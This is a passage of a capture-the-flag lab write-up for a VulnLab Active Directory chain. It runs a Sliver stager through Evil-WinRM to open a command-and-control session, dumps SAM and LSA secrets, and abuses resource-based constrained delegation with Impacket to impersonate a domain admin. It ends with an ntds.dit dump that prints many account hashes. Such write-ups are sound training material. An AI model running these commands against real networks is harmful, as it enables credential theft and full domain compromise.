*Evil-WinRM* PS C:\Users\sheila.richards\Documents>
Grab the 3rd flag Ifrit_Incursion:
*Evil-WinRM* PS C:\Users\sheila.richards\Documents> cd ../..
*Evil-WinRM* PS C:\Users> dir


    Directory: C:\Users


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----          8/2/2024   2:17 AM                .NET v4.5
d-----          8/2/2024   2:17 AM                .NET v4.5 Classic
d-----         7/14/2024   6:47 AM                Administrator
d-----          8/2/2024   2:42 AM                administrator.EU-IFRIT
d-----          8/2/2024   2:35 AM                Caroline.Hunter
d-----         7/14/2024   6:47 AM                charlotte.cooper
d-----          9/6/2024   6:41 PM                Jemma.Smith
d-----          9/6/2024  12:56 PM                Michelle.Jordan
d-----          9/6/2024   6:59 PM                Mohammed.Ward
d-----         7/14/2024   6:47 AM                patrick.ford
d-r---         7/14/2024   6:47 AM                Public
d-----         7/14/2024   6:47 AM                sheila.richards


*Evil-WinRM* PS C:\Users> dir Administrator/Desktop


    Directory: C:\Users\Administrator\Desktop


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----         7/14/2024   6:04 AM             36 flag.txt
-a----         7/28/2024   8:22 AM           2304 Microsoft Edge.lnk


*Evil-WinRM* PS C:\Users> type Administrator/Desktop/flag.txt
VL{17633df915d508c81bdfdecb86f5e83f}
Now we will dump all hashes of VDI02, but as we don’t want to trigger any alert, we upload and activate our Sliver PoSH stager:
*Evil-WinRM* PS C:\Users\sheila.richards\Documents> mkdir C:\programdata\1


    Directory: C:\programdata


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----          9/7/2024  12:32 AM                1


*Evil-WinRM* PS C:\Users\sheila.richards\Documents> upload stage5.ps1 C:\programdata\1\stage5.ps1

Info: Uploading /home/himitsu/Downloads/VULNLAB/Ifrit/stage5.ps1 to C:\programdata\1\stage5.ps1

Data: 14036 bytes of 14036 bytes copied

Info: Upload successful!

*Evil-WinRM* PS C:\Users\sheila.richards\Documents> cd  C:\programdata\1
*Evil-WinRM* PS C:\programdata\1> ./stage5.ps1
True
0
True
True
We get a new session as Sheila then we dump the hashes:
[*] Session c9f826b0 MEAN_PRIZE - 172.16.40.225:60090 (VDI02) - windows/amd64 - Sat, 07 Sep 2024 16:33:50 JST

[server] sliver (MEAN_PRIZE) > use c9f826b0-bcd6-4063-ac21-ae6680f26615

[*] Active session MEAN_PRIZE (c9f826b0-bcd6-4063-ac21-ae6680f26615)

[server] sliver (MEAN_PRIZE) > sessions

 ID         Transport   Remote Address        Hostname   Username                   Operating System   Health
========== =========== ===================== ========== ========================== ================== =========
 d95e01c4   http(s)     172.16.41.40:52706    DEV05      EU-IFRIT\jack.smith        windows/amd64      [ALIVE]
 c9f826b0   http(s)     172.16.40.225:60090   VDI02      IT-IFRIT\Sheila.Richards   windows/amd64      [ALIVE]

[server] sliver (MEAN_PRIZE) > sharpsecdump -t 900 '' -target=172.16.40.225

[*] sharpsecdump output:
[*] RemoteRegistry service started on 172.16.40.225
[*] Parsing SAM hive on 172.16.40.225
[*] Parsing SECURITY hive on 172.16.40.225
[*] Sucessfully cleaned up on 172.16.40.225
---------------Results from 172.16.40.225---------------
[*] SAM hashes
Administrator:500:aad3b435b51404eeaad3b435b51404ee:c76b0b0f314e47df64bb32f9d88849fe
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:d4dcd8706c6043e3dd1bc0014c382881
[*] Cached domain logon information(domain/username:hash)
IT-IFRIT.VL/Sheila.Richards:$DCC2$10240#Sheila.Richards#a6f639c1d2500570e1322b4db31abfdf
IFRIT.VL/Charlotte.Cooper:$DCC2$10240#Charlotte.Cooper#43d2f2411258a8637a66c66b93c78aa9
EU-IFRIT.VL/Patrick.Ford:$DCC2$10240#Patrick.Ford#6559d2a366877cd46a3831616a3a0351
EU-IFRIT.VL/Caroline.Hunter:$DCC2$10240#Caroline.Hunter#23d470530c9bef38a9980e3ba4757a67
EU-IFRIT.VL/Administrator:$DCC2$10240#Administrator#bab69fc8aaeccd93d7cf74418a683b45
EU-IFRIT.VL/Michelle.Jordan:$DCC2$10240#Michelle.Jordan#2e12da5b77291da8a8cd42f3a80c81d7
EU-IFRIT.VL/Jemma.Smith:$DCC2$10240#Jemma.Smith#382c02b28f4d13af556df5dc05b39f7c
EU-IFRIT.VL/Mohammed.Ward:$DCC2$10240#Mohammed.Ward#f3e1295921f41414f62e88a967a4fd26
EU-IFRIT.VL/Jade.Perry:$DCC2$10240#Jade.Perry#f321a8bebee5c9a8098074d884d2e7a2
EU-IFRIT.VL/Laura.Robinson:$DCC2$10240#Laura.Robinson#34a120418a7503f8c725d667eee5ced5
[*] LSA Secrets
[*] $MACHINE.ACC
eu-ifrit.vl\VDI02$:aad3b435b51404eeaad3b435b51404ee:0740d3aead0827431013c3cc792e2759
[*] DPAPI_SYSTEM
dpapi_machinekey:ec5e2f000478a8d7cbcc4edb9be829853ed83abb
dpapi_userkey:a961a65b2f90aa16d73c2ad2cb73e3d8c47503bd
[*] NL$KM
NL$KM:844947842f3662657b5581aa36c699853582fa95f1bcb8aec04d492c8a1aff073d9d1c906a0e3f5c056ebca950b0d623976a9432f761307404058e87efd3a143
---------------Script execution completed---------------
Found
VDI02\Administrator:c76b0b0f314e47df64bb32f9d88849fe
DC03 - RBCD abusing (EU-IFRIT.VL\Administrator) (Ifrit_Remember)
Try to find a vulnerable certificate template using the machine account VDI02$:
$ certipy-ad find -scheme ldap -u 'VDI02$' -hashes ':0740d3aead0827431013c3cc792e2759' -dc-ip 172.16.41.14 -stdout -enabled -debug
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[+] Authenticating to LDAP server
[+] Bound to ldap://172.16.41.14:389 - cleartext
[+] Default path: DC=eu-ifrit,DC=vl
[+] Configuration path: CN=Configuration,DC=eu-ifrit,DC=vl
[*] Finding certificate templates
[*] Found 0 certificate templates
[*] Finding certificate authorities
[*] Found 0 certificate authorities
[*] Found 0 enabled certificate templates
[*] Enumeration output:
Certificate Authorities                 : [!] Could not find any CAs
Certificate Templates                   : [!] Could not find any certificate templates
Hummm DC03 is only a Domain Controller
Step back and read again our previous BloudHound analysis and found that VDI02$ has this ACE privileges to DC03$:
- WriteAccountRestriction
- WriteAccountRestrictions, which refers to the User-Account-Restrictions property set, which contains enough permissions to modify the msDS-Allowed-To-Act-On-Behalf-Of-Other-Identity attribute of the target objects, for Kerberos RBCD attacks
- AllowedToAct
- AddAllowedToAct, a write permission on an object’s msDS-Allowed-To-Act-On-Behalf-Of-Other-Identity attribute, for Kerberos RBCD attacks
Let’s go to exploit them.
Check that the target computer object FS02$ does not have the attribute msds-allowedtoactonbehalfofotheridentity:
$ impacket-rbcd -action read -delegate-to 'DC03$' -dc-ip 172.16.41.14 eu-ifrit.vl/'VDI02$' -hashes ':0740d3aead0827431013c3cc792e2759'
Impacket v0.12.0.dev1 - Copyright 2023 Fortra

[*] Attribute msDS-AllowedToActOnBehalfOfOtherIdentity is empty
Good we can exploit it
RBCD from FS02$ to DC03$ (as we have AddAllowedToAct) via S4U2Proxy:
$ impacket-rbcd -action write -delegate-from 'VDI02$' -delegate-to 'DC03$' -dc-ip 172.16.41.14 eu-ifrit.vl/'VDI02$' -hashes ':0740d3aead0827431013c3cc792e2759'
Impacket v0.12.0.dev1 - Copyright 2023 Fortra

[*] Attribute msDS-AllowedToActOnBehalfOfOtherIdentity is empty
[*] Delegation rights modified successfully!
[*] VDI02$ can now impersonate users on DC03$ via S4U2Proxy
[*] Accounts allowed to act on behalf of other identity:
[*]     VDI02$       (S-1-5-21-815464091-3988217837-1862656938-1103)
Request a Service Ticket(ST) with impersonate Administrator (will use S4U2Self/S4U2Proxy to request the ticket with protocol transition cifs):
$ impacket-getST -spn 'CIFS/DC03.eu-ifrit.vl' -impersonate 'Administrator' eu-ifrit.vl/'VDI02$'@DC03.eu-ifrit.vl -hashes ':0740d3aead0827431013c3cc792e2759' -dc-ip 172.16.41.14
Impacket v0.12.0.dev1 - Copyright 2023 Fortra

[*] Getting TGT for user
[*] Impersonating Administrator
[*] Requesting S4U2self
[*] Requesting S4U2Proxy
[*] Saving ticket in Administrator@CIFS_DC03.eu-ifrit.vl@EU-IFRIT.VL.ccache
Export and check the Service Ticket:
$ export KRB5CCNAME=Administrator@CIFS_DC03.eu-ifrit.vl@EU-IFRIT.VL.ccache
$ klist
Ticket cache: FILE:Administrator@CIFS_DC03.eu-ifrit.vl@EU-IFRIT.VL.ccache
Default principal: Administrator@eu-ifrit.vl

Valid starting     Expires            Service principal
09/07/24 18:00:53  09/08/24 04:00:52  CIFS/DC03.eu-ifrit.vl@EU-IFRIT.VL
	renew until 09/08/24 18:00:53
Then we can access to DC03 via WMI and get the 6th flag Ifrit_Remember:
$ impacket-wmiexec administrator@dc03.eu-ifrit.vl -k -no-pass -dc-ip 172.16.41.14
Impacket v0.12.0.dev1 - Copyright 2023 Fortra

[*] SMBv3.0 dialect used
[!] Launching semi-interactive shell - Careful what you execute
[!] Press help for extra shell commands
C:\>cd Users
C:\Users>dir
 Volume in drive C has no label.
 Volume Serial Number is DA9E-0B89

 Directory of C:\Users

07/07/2024  03:15 AM    <DIR>          .
07/14/2024  06:43 AM    <DIR>          Administrator
07/14/2024  06:43 AM    <DIR>          Public
               0 File(s)              0 bytes
               3 Dir(s)   8,004,820,992 bytes free

C:\Users>dir Administrator\Desktop
 Volume in drive C has no label.
 Volume Serial Number is DA9E-0B89

 Directory of C:\Users\Administrator\Desktop

07/28/2024  08:59 AM    <DIR>          .
07/14/2024  06:43 AM    <DIR>          ..
07/14/2024  06:04 AM                36 flag.txt
07/28/2024  08:59 AM             2,308 Microsoft Edge.lnk
               2 File(s)          2,344 bytes
               2 Dir(s)   8,004,710,400 bytes free

C:\Users>type Administrator\Desktop\flag.txt
VL{f4f418041dbca4ccf93e2dd0987de394}
Then we proceed to dump ntds.dit using Kerberos authentication with NetExec:
$ nxc smb dc03.eu-ifrit.vl --use-kcache -M ntdsutil
SMB 172.16.41.14 445 DC03 [*] Windows Server 2022 Build 20348 x64 (name:DC03) (domain:eu-ifrit.vl) (signing:True) (SMBv1:False)
SMB 172.16.41.14 445 DC03 [+] eu-ifrit.vl\Administrator from ccache (Pwn3d!)
NTDSUTIL 172.16.41.14 445 DC03 [*] Dumping ntds with ntdsutil.exe to C:\Windows\Temp\172570383
NTDSUTIL 172.16.41.14 445 DC03 Dumping the NTDS, this could take a while so go grab a redbull...
NTDSUTIL 172.16.41.14 445 DC03 [+] NTDS.dit dumped to C:\Windows\Temp\172570383
NTDSUTIL 172.16.41.14 445 DC03 [*] Copying NTDS dump to /tmp/tmp_utdjnff
NTDSUTIL 172.16.41.14 445 DC03 [*] NTDS dump copied to /tmp/tmp_utdjnff
NTDSUTIL 172.16.41.14 445 DC03 [+] Deleted C:\Windows\Temp\172570383 remote dump directory
NTDSUTIL 172.16.41.14 445 DC03 [+] Dumping the NTDS, this could take a while so go grab a redbull...
NTDSUTIL 172.16.41.14 445 DC03 Administrator:500:aad3b435b51404eeaad3b435b51404ee:d05ff1e30127c8d43e6b1ab5d22454c7:::
NTDSUTIL 172.16.41.14 445 DC03 Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
NTDSUTIL 172.16.41.14 445 DC03 DC03$:1000:aad3b435b51404eeaad3b435b51404ee:bfdd1ac93e25e7d1c7a84730ee9ff930:::
NTDSUTIL 172.16.41.14 445 DC03 krbtgt:502:aad3b435b51404eeaad3b435b51404ee:499e8c85c8697c04b3e4a8b10d95c56f:::
NTDSUTIL 172.16.41.14 445 DC03 VDI02$:1103:aad3b435b51404eeaad3b435b51404ee:0740d3aead0827431013c3cc792e2759:::
NTDSUTIL 172.16.41.14 445 DC03 DEV05$:1104:aad3b435b51404eeaad3b435b51404ee:4dcc55fd8114f377cc0eb9167b504a43:::
NTDSUTIL 172.16.41.14 445 DC03 SQL03$:1105:aad3b435b51404eeaad3b435b51404ee:2ed72f640cd2f05168b2d79e08bbe032:::
NTDSUTIL 172.16.41.14 445 DC03 SQL01$:1106:aad3b435b51404eeaad3b435b51404ee:da90d2c6284992f3f98eaee31ae62375:::
NTDSUTIL 172.16.41.14 445 DC03 DEV02$:1107:aad3b435b51404eeaad3b435b51404ee:aec1878baf7df6254e5e0b0867d84429:::
NTDSUTIL 172.16.41.14 445 DC03 DEV01$:1108:aad3b435b51404eeaad3b435b51404ee:e1271252b29d37804a0755b4da12c947:::
NTDSUTIL 172.16.41.14 445 DC03 VDI01$:1109:aad3b435b51404eeaad3b435b51404ee:a24714299d38ee4668dcbfb8ca7a2c27:::
NTDSUTIL 172.16.41.14 445 DC03 eu-ifrit.vl\Lynne.Gibson:1111:aad3b435b51404eeaad3b435b51404ee:4c00f66ef2673da28fdf65073c15022d:::
NTDSUTIL 172.16.41.14 445 DC03 eu-ifrit.vl\June.Murphy:1112:aad3b435b51404eeaad3b435b51404ee:a1d9d716e232d5a02523b2132b56858e:::
NTDSUTIL 172.16.41.14 445 DC03 eu-ifrit.vl\Eileen.Andrews:1113:aad3b435b51404eeaad3b435b51404ee:ec94884c17ed828a630d6fb10dfd7ea5:::
NTDSUTIL 172.16.41.14 445 DC03 eu-ifrit.vl\Beverley.Connolly:1114:aad3b435b51404eeaad3b435b51404ee:e4ab756c56dc797091869754650b8901:::
NTDSUTIL 172.16.41.14 445 DC03 eu-ifrit.vl\Janice.Stokes:1115:aad3b435b51404eeaad3b435b51404ee:934e1a626c937d1ff75371a677d87837:::
NTDSUTIL 172.16.41.14 445 DC03 eu-ifrit.vl\Keith.Jackson:1116:aad3b435b51404eeaad3b435b51404ee:59f8cb52bc11a0724efc381f4cf74089:::
NTDSUTIL 172.16.41.14 445 DC03 eu-ifrit.vl\Dawn.Clarke:1117:aad3b435b51404eeaad3b435b51404ee:968354a683d80c4e97cccab38a0d7226:::
NTDSUTIL 172.16.41.14 445 DC03 eu-ifrit.vl\Ian.Connor:1118:aad3b435b51404eeaad3b435b51404ee:3663b3a0183cafd948f9c22ecfc3ef65:::
NTDSUTIL 172.16.41.14 445 DC03 eu-ifrit.vl\Jordan.Moore:1119:aad3b435b51404eeaad3b435b51404ee:0e7cfe9b7b57916efe466b4cc8176c43:::
NTDSUTIL 172.16.41.14 445 DC03 eu-ifrit.vl\Charles.Sullivan:1120:aad3b435b51404eeaad3b435b51404ee:782fe3a37d9484fcb8b9ffa6bc81df9e:::
NTDSUTIL 172.16.41.14 445 DC03 eu-ifrit.vl\Jake.Kaur:1121:aad3b435b51404eeaad3b435b51404ee:b0dcdcb9c7fc0367f483dd954ef748ad:::
NTDSUTIL 172.16.41.14 445 DC03 eu-ifrit.vl\Katherine.Williams:1122:aad3b435b51404eeaad3b435b51404ee:3be603e175fb98c909ecf0235bc7d1cb:::
NTDSUTIL 172.16.41.14 445 DC03 eu-ifrit.vl\Robin.Hargreaves:1123:aad3b435b51404eeaad3b435b51404ee:8edc4321387a9ace54c3183962c6c6f5:::
NTDSUTIL 172.16.41.14 445 DC03 eu-ifrit.vl\Arthur.Kirk:1124:aad3b435b51404eeaad3b435b51404ee:c716e78a94a1a5f09db29dfe8e6e52c6:::
NTDSUTIL 172.16.41.14 445 DC03 eu-ifrit.vl\Dominic.Heath:1125:aad3b435b51404eeaad3b435b51404ee:167979e84c467392f2ff385ea7203322:::
NTDSUTIL 172.16.41.14 445 DC03 eu-ifrit.vl\Joe.Brooks:1126:aad3b435b51404eeaad3b435b51404ee:f19d7fb8405b2903d927f82451bb23fb:::
NTDSUTIL 172.16.41.14 445 DC03 eu-ifrit.vl\Peter.Nash:1127:aad3b435b51404eeaad3b435b51404ee:ed4f286787a56ca7c3201ebec81cd8c1:::
NTDSUTIL 172.16.41.14 445 DC03 eu-ifrit.vl\Natalie.Norris:1128:aad3b435b51404eeaad3b435b51404ee:81307209d47037dc075ff8540b577423:::
NTDSUTIL 172.16.41.14 445 DC03 eu-ifrit.vl\Mary.Hunter:1129:aad3b435b51404eeaad3b435b51404ee:1dddada43940498e4ac3951feb6d8368:::
NTDSUTIL 172.16.41.14 445 DC03 eu-ifrit.vl\Patricia.Johnson:1130:aad3b435b51404eeaad3b435b51404ee:25ac8bf7c3c3431e99615455d39a7e10:::
NTDSUTIL 172.16.41.14 445 DC03 eu-ifrit.vl\Jemma.Bartlett:1131:aad3b435b51404eeaad3b435b51404ee:f5ac261330643a6866b1457e8a22c5bb:::
NTDSUTIL 172.16.41.14 445 DC03 eu-ifrit.vl\Sheila.Sharp:1132:aad3b435b51404eeaad3b435b51404ee:c369fe872eedb4559a11ce08fc9c372d:::
NTDSUTIL 172.16.41.14 445 DC03 eu-ifrit.vl\Jacob.O'Donnell:1133:aad3b435b51404eeaad3b435b51404ee:fa589edc0641c6c20f729eb5f446d577:::
NTDSUTIL 172.16.41.14 445 DC03 eu-ifrit.vl\Nicola.Winter:1134:aad3b435b51404eeaad3b435b51404ee:fb070768a6c1ec5bd38be914c8215a33:::
NTDSUTIL 172.16.41.14 445 DC03 eu-ifrit.vl\Tony.Graham:1135:aad3b435b51404eeaad3b435b51404ee:028620443db3135412dc5fb1af5af0cc:::
NTDSUTIL 172.16.41.14 445 DC03 eu-ifrit.vl\Glen.Marshall:1136:aad3b435b51404eeaad3b435b51404ee:85fd5fc1321e0544fc7ff2d9ccabfb8e:::
NTDSUTIL 172.16.41.14 445 DC03 eu-ifrit.vl\Caroline.Wilson:1137:aad3b435b51404eeaad3b435b51404ee:f83be6d8e1ecb6b687724f8b41b7ed18:::
NTDSUTIL 172.16.41.14 445 DC03 eu-ifrit.vl\Georgina.Burns:1138:aad3b435b51404eeaad3b435b51404ee:6b4a3ce89c68227a45302cc251bb2a7a:::
NTDSUTIL 172.16.41.14 445 DC03 eu-ifrit.vl\Caroline.Thornton:1139:aad3b435b51404eeaad3b435b51404ee:c0bb6e026daa2d75dc0f73f2af9d4f0f:::
NTDSUTIL 172.16.41.14 445 DC03 eu-ifrit.vl\Elliott.Kay:1140:aad3b435b51404eeaad3b435b51404ee:53490d9048cce42029a51cb155cac256:::
NTDSUTIL 172.16.41.14 445 DC03 eu-ifrit.vl\Nigel.Sutton:1141:aad3b435b51404eeaad3b435b51404ee:ac314130b1364fdba26bd02848c23b2a:::
NTDSUTIL 172.16.41.14 445 DC03 eu-ifrit.vl\Jade.Perry:1142:aad3b435b51404eeaad3b435b51404ee:ed4f286787a56ca7c3201ebec81cd8c1:::
NTDSUTIL 172.16.41.14 445 DC03 eu-ifrit.vl\Molly.Wilson:1143:aad3b435b51404eeaad3b435b51404ee:8b9b472af2f84ea67742d960b0c8d0e7:::
NTDSUTIL 172.16.41.14 445 DC03 eu-ifrit.vl\Elliott.Nicholls:1144:aad3b435b51404eeaad3b435b51404ee:048177489d3f510bd93aa5052ce8a8e9:::
NTDSUTIL 172.16.41.14 445 DC03 eu-ifrit.vl\Heather.Little:1145:aad3b435b51404eeaad3b435b51404ee:32c2a0bb7dfdbe410c87d2869580eefc:::
NTDSUTIL 172.16.41.14 445 DC03 eu-ifrit.vl\Benjamin.Walker:1146:aad3b435b51404eeaad3b435b51404ee:652f2bc0af3032149e77a621e1c28e90:::
NTDSUTIL 172.16.41.14 445 DC03 eu-ifrit.vl\Jamie.Smith:1147:aad3b435b51404eeaad3b435b51404ee:0c43890ce3b209669c064cb96b0c8b4a:::
NTDSUTIL 172.16.41.14 445 DC03 eu-ifrit.vl\Lucy.Morgan:1148:aad3b435b51404eeaad3b435b51404ee:a35e9ce83d0575ef40941890bd9b7fe2:::
NTDSUTIL 172.16.41.14 445 DC03 eu-ifrit.vl\Bruce.Hewitt:1149:aad3b435b51404eeaad3b435b51404ee:efb9a484226c0ec231fbf3b597feec14:::
NTDSUTIL 172.16.41.14 445 DC03 eu-ifrit.vl\Bernard.Davey:1150:aad3b435b51404eeaad3b435b51404ee:a6b53f4780c51f441cf6cfbeb0159807:::
NTDSUTIL 172.16.41.14 445 DC03 eu-ifrit.vl\Mary.Smith:1151:aad3b435b51404eeaad3b435b51404ee:6221d773871720d4cd492237138102be:::
NTDSUTIL 172.16.41.14 445 DC03 eu-ifrit.vl\Barry.Foster:1152:aad3b435b51404eeaad3b435b51404ee:eb11f41f997cebede2812083d5cd99b8:::
NTDSUTIL 172.16.41.14 445 DC03 eu-ifrit.vl\Brett.Roberts:1153:aad3b435b51404eeaad3b435b51404ee:95bba9d23786a613f3089f514103203a:::
NTDSUTIL 172.16.41.14 445 DC03 eu-ifrit.vl\Connor.Cook:1154:aad3b435b51404eeaad3b435b51404ee:63a7c1db8e67e04b5a0ceea6f11269e9:::
NTDSUTIL 172.16.41.14 445 DC03 eu-ifrit.vl\Anthony.Heath:1155:aad3b435b51404eeaad3b435b51404ee:c918fb84ad2a2078d9c142844914378e:::
NTDSUTIL 172.16.41.14 445 DC03 eu-ifrit.vl\Michelle.Young:1156:aad3b435b51404eeaad3b435b51404ee:bfc54a0345c48e95bbd76df9c2aa123a:::
NTDSUTIL 172.16.41.14 445 DC03 eu-ifrit.vl\Danny.Roberts:1157:aad3b435b51404eeaad3b435b51404ee:a0969b369947f2f77d0d06c47fbda067:::
NTDSUTIL 172.16.41.14 445 DC03 eu-ifrit.vl\Lynne.Hayward:1158:aad3b435b51404eeaad3b435b51404ee:b6b6b00f256451a177c3be959979256b:::
NTDSUTIL 172.16.41.14 445 DC03 eu-ifrit.vl\Steven.Bowen:1159:aad3b435b51404eeaad3b435b51404ee:ad273b7c57e58d16215d0ad093cca664:::
NTDSUTIL 172.16.41.14 445 DC03 eu-ifrit.vl\Martin.Simpson:1160:aad3b435b51404eeaad3b435b51404ee:0c3179a8f892acc1b45eb4c1fde66c8c:::
NTDSUTIL 172.16.41.14 445 DC03 eu-ifrit.vl\Gail.Cox:1161:aad3b435b51404eeaad3b435b51404ee:5fed12475f17311d84b6b7db9f78acd4:::
NTDSUTIL 172.16.41.14 445 DC03 eu-ifrit.vl\Joe.Nicholls:1162:aad3b435b51404eeaad3b435b51404ee:ea55ff9053edd2419aeb543ac2c26eb0:::
NTDSUTIL 172.16.41.14 445 DC03 eu-ifrit.vl\Barry.Cox:1163:aad3b435b51404eeaad3b435b51404ee:ed4f286787a56ca7c3201ebec81cd8c1:::
NTDSUTIL 172.16.41.14 445 DC03 eu-ifrit.vl\Francesca.Ahmed:1164:aad3b435b51404eeaad3b435b51404ee:1a8a8794fa3957310b5372739d82ef65:::
NTDSUTIL 172.16.41.14 445 DC03 eu-ifrit.vl\Megan.Howard:1165:aad3b435b51404eeaad3b435b51404ee:c623b06210807e97ebc6504b2d96f2b4:::
NTDSUTIL 172.16.41.14 445 DC03 eu-ifrit.vl\Martin.Marsden:1166:aad3b435b51404eeaad3b435b51404ee:ed4f286787a56ca7c3201ebec81cd8c1:::
NTDSUTIL 172.16.41.14 445 DC03 eu-ifrit.vl\Grace.Dunn:1167:aad3b435b51404eeaad3b435b51404ee:ed4f286787a56ca7c3201ebec81cd8c1:::
NTDSUTIL 172.16.41.14 445 DC03 eu-ifrit.vl\Derek.Giles:1168:aad3b435b51404eeaad3b435b51404ee:24b547b196e3e42049b544fe83e3deab:::
NTDSUTIL 172.16.41.14 445 DC03 eu-ifrit.vl\Malcolm.Palmer:1169:aad3b435b51404eeaad3b435b51404ee:c7de7a41492ab27a886cd768c953e3cc:::
NTDSUTIL 172.16.41.14 445 DC03 eu-ifrit.vl\Hollie.Hunt:1170:aad3b435b51404eeaad3b435b51404ee:59559b8e1f157816b67f4dd374aa1f79:::
NTDSUTIL 172.16.41.14 445 DC03 eu-ifrit.vl\Hollie.Harrison:1171:aad3b435b51404eeaad3b435b51404ee:3e9042ed32c837e359eb4c2a69e4bcaa:::
NTDSUTIL 172.16.41.14 445 DC03 eu-ifrit.vl\Cheryl.Evans:1172:aad3b435b51404eeaad3b435b51404ee:d19c2185cfb9d54b1806f540f92aa454:::
NTDSUTIL 172.16.41.14 445 DC03 eu-ifrit.vl\Stacey.Pratt:1173:aad3b435b51404eeaad3b435b51404ee:278e01dbddb6e1ef67fdd6725b10bd4e:::
NTDSUTIL 172.16.41.14 445 DC03 eu-ifrit.vl\Toby.Knight:1174:aad3b435b51404eeaad3b435b51404ee:746702ce5c228d2375723d940be95d3f:::
NTDSUTIL 172.16.41.14 445 DC03 eu-ifrit.vl\Jonathan.Richardson:1175:aad3b435b51404eeaad3b435b51404ee:16c16165f953116713c3b76ee75886f1:::
NTDSUTIL 172.16.41.14 445 DC03 eu-ifrit.vl\Claire.Lewis:1176:aad3b435b51404eeaad3b435b51404ee:e8170bc121a7aed6a05d658fff35a781:::
NTDSUTIL 172.16.41.14 445 DC03 eu-ifrit.vl\Elliott.Carr:1177:aad3b435b51404eeaad3b435b51404ee:d74be860fa26f52986d914b0d77d39d2:::
NTDSUTIL 172.16.41.14 445 DC03 eu-ifrit.vl\Jade.Smith:1178:aad3b435b51404eeaad3b435b51404ee:1641adb085a22f6a91df8958a8190c7e:::
NTDSUTIL 172.16.41.14 445 DC03 eu-ifrit.vl\Marc.Mitchell:1179:aad3b435b51404eeaad3b435b51404ee:57d0d7e2575f18c7e3fe90561ff44c01:::
NTDSUTIL 172.16.41.14 445 DC03 eu-ifrit.vl\James.Cook:1180:aad3b435b51404eeaad3b435b51404ee:b8c38f438c0468573c0d074464684b27:::
NTDSUTIL 172.16.41.14 445 DC03 eu-ifrit.vl\Maria.Parkinson:1181:aad3b435b51404eeaad3b435b51404ee:59c247ab830b73393f64d82ff601401e:::
NTDSUTIL 172.16.41.14 445 DC03 eu-ifrit.vl\Aaron.Jones:1182:aad3b435b51404eeaad3b435b51404ee:d2dd475ba4c37db26d11fad96e0ff89f:::
NTDSUTIL 172.16.41.14 445 DC03 eu-ifrit.vl\Jasmine.Smith:1183:aad3b435b51404eeaad3b435b51404ee:f7f91688d0a46a28eeeb470efd6f162d:::
NTDSUTIL 172.16.41.14 445 DC03 eu-ifrit.vl\Ashley.O'Neill:1184:aad3b435b51404eeaad3b435b51404ee:b4146a94dcd15c7834333abbd20422c2:::
NTDSUTIL 172.16.41.14 445 DC03 eu-ifrit.vl\Judith.Hawkins:1185:aad3b435b51404eeaad3b435b51404ee:38ebc1fc2c7392d5b611deb856c48463:::
NTDSUTIL 172.16.41.14 445 DC03 eu-ifrit.vl\Iain.Graham:1186:aad3b435b51404eeaad3b435b51404ee:83d6b6f635e37c48c9720e8aa7db8979:::
NTDSUTIL 172.16.41.14 445 DC03 eu-ifrit.vl\Martin.Dawson:1187:aad3b435b51404eeaad3b435b51404ee:145a74511ef826f13c68d09d5d82c525:::
NTDSUTIL 172.16.41.14 445 DC03 eu-ifrit.vl\Robin.Scott:1188:aad3b435b51404eeaad3b435b51404ee:b8b277b6304682bab1d4a238c459342d:::
NTDSUTIL 172.16.41.14 445 DC03 eu-ifrit.vl\Denis.Davies:1189:aad3b435b51404eeaad3b435b51404ee:0252451b099a3b68cdc26dac7cf0fa53:::
NTDSUTIL 172.16.41.14 445 DC03 eu-ifrit.vl\Alan.Fox:1190:aad3b435b51404eeaad3b435b51404ee:f128fb5bbd553f83d143f01655b7bbbf:::
NTDSUTIL 172.16.41.14 445 DC03 eu-ifrit.vl\Russell.Hurst:1191:aad3b435b51404eeaad3b435b51404ee:7fbf47abf6a6382ea4f51125c99e31ef:::
NTDSUTIL 172.16.41.14 445 DC03 eu-ifrit.vl\Marian.Bell:1192:aad3b435b51404eeaad3b435b51404ee:761af4a020c37a36e678a2a3f1cb559a:::
NTDSUTIL 172.16.41.14 445 DC03 eu-ifrit.vl\Michelle.Butler:1193:aad3b435b51404eeaad3b435b51404ee:6a873026c5b3d7b21ab8fabb93e1b440:::
NTDSUTIL 172.16.41.14 445 DC03 eu-ifrit.vl\Martin.Kirk:1194:aad3b435b51404eeaad3b435b51404ee:04e84914a65c5d53fb1f3b12a0bd94b5:::
NTDSUTIL 172.16.41.14 445 DC03 eu-ifrit.vl\Josephine.Walker:1195:aad3b435b51404eeaad3b435b51404ee:fb817122ab752d08d96359681f633334:::
NTDSUTIL 172.16.41.14 445 DC03 eu-ifrit.vl\William.McLean:1196:aad3b435b51404eeaad3b435b51404ee:586f930270f9946e16884dc3ec9262e8:::
NTDSUTIL 172.16.41.14 445 DC03 eu-ifrit.vl\Chloe.Scott:1197:aad3b435b51404eeaad3b435b51404ee:3fb2485c87715f2c6635a66af66511da:::
NTDSUTIL 172.16.41.14 445 DC03 eu-ifrit.vl\Caroline.Barker:1198:aad3b435b51404eeaad3b435b51404ee:160ade2e241c8b14d56bb54efe58cda8:::
NTDSUTIL 172.16.41.14 445 DC03 eu-ifrit.vl\Maurice.Davies:1199:aad3b435b51404eeaad3b435b51404ee:d91e63655c7f60586fd80ab09e1e4988:::
NTDSUTIL 172.16.41.14 445 DC03 eu-ifrit.vl\Caroline.Hunter:1200:aad3b435b51404eeaad3b435b51404ee:ed4f286787a56ca7c3201ebec81cd8c1:::
NTDSUTIL 172.16.41.14 445 DC03 eu-ifrit.vl\Gareth.Hussain:1201:aad3b435b51404eeaad3b435b51404ee:eaebba071e533ace24f0ca0c86357574:::
NTDSUTIL 172.16.41.14 445 DC03 eu-ifrit.vl\Gillian.Roberts:1202:aad3b435b51404eeaad3b435b51404ee:25b6881d0b93a571ad745ae5c7bcbb75:::
NTDSUTIL 172.16.41.14 445 DC03 eu-ifrit.vl\Keith.Smith:1203:aad3b435b51404eeaad3b435b51404ee:3755edaf51257afd982955d138944a52:::
